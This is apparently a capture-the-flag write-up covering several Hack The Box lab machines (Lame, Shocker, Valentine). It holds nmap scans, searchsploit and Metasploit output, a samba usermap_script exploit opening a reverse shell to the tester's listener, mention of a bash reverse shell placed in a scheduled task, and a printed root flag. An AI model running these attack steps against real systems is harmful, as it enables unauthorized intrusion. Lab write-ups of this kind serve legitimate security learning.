
Inside the page were:

Passwords

Users




I tried to connect all kinds of methods to root without success




And from there I switched to a dirbuster command

To find more clues



After another search I discovered port 10000 which let me get to a new page and a new path




After a long search on the page I discovered something very interesting and needed me to work with an open mind.

""Scheduled Commands"

Whose job is to send files in a scheduled manner.

After a Google search

I found a command that could fit unusually.



entering bash reverse shell

Into the timing I opened a listener


And wonder and wonder

I got a login !!!

Lame

I started the machine with a command

Nmap



Then I discovered something interesting

"vsftpd 2.3.4"

And I immediately went to check

I searched by command


"searchsploit"

```
┌──(root💀lior)-[~]
└─# searchsploit vsftpd 2.3.4                                                148 × 1 ⚙
 Exploit Title                                                |  Path
 vsftpd 2.3.4 - Backdoor Command Execution                    |  unix/remote/49757.py
 vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)       |  unix/remote/17491.rb
Shellcodes: No Results
┌──(root💀lior)-[~]
└─#                                                                          1 ⚙
```

I went into metasploit to try to keep working.

```
Firefox | root@lior: ~ | Screenshot_2022-02-2... | Thu 24 Feb, 11:03 | 50%
root@lior: ~
File  Actions  Edit  View  Help
root@lior: /home/lior/Downloads ×  root@lior: ~ ×  root@lior: ~ ×  root@lior: ~ ×
       ffffffff.................

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.1.2-dev                           ]
+ -- --=[ 2159 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

[*] Starting persistent handler(s)...
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

I found a relevant exploit and from there I continued working




Version 2.3.4 gave me nothing and I kept checking versions


I continued testing for version 3.0.20

I was looking for the appropriate exploit in metasploit

And I started entering data inside



And as you can see the connection was made successfully and I was able to get where I wanted (root).


msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 → 10.10.10.3:60073) at 2022-02-24 07:07:05 -0500
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@lame:/# whoami
whoami
root
root@lame:/#



ls
Desktop reset_logs.sh root.txt vnc.log
root@lame:/root# cat root.txt
cat root.txt
940fc1285a813827c9760173236fc3ae
root@lame:/root#

Shocker

I started with a relatively simple nmap scan, but it gave me a lot of information


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-07 15:42 EDT
Stats: 0:03:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.38% done; ETC: 15:49 (0:03:14 remaining)
Stats: 0:06:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 15:49 (0:00:00 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.081s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/7%OT=80%CT=1%CU=39216%PV=Y%DS=2%DC=T%G=Y%TM=6276CD45
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(
```

I then did a gobuster scan to find possible paths



I found a path that is only relevant to the command and not relevant to the browser


So I added the new data to the command and continued




I went to the full address 10.10.10.56/cgi-bin/user.sh

And I got a file to download from some exploit


And I decided I'm going to continue from here with **burp**




I made a login command inside the burp and tried to connect to my system




And yes !!! I was able to connect




Of course first thing I looked for was the user flag to continue



Sudo –l command



I became root !




I started scanning nmap and noticed the small details, the version interested me

```
Nmap scan report for 10.10.10.79
Host is up (0.081s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2022-05-10T06:32:19+00:00; 0s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/10%OT=22%CT=1%CU=37157%PV=Y%DS=2%DC=T%G=Y%TM=627A06F
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=104%TI=Z%CI=Z%TS=8)OPS(O1=M
OS:505ST11NW4%O2=M505ST11NW4%O3=M505NNT11NW4%O4=M505ST11NW4%O5=M505ST11NW4%
```

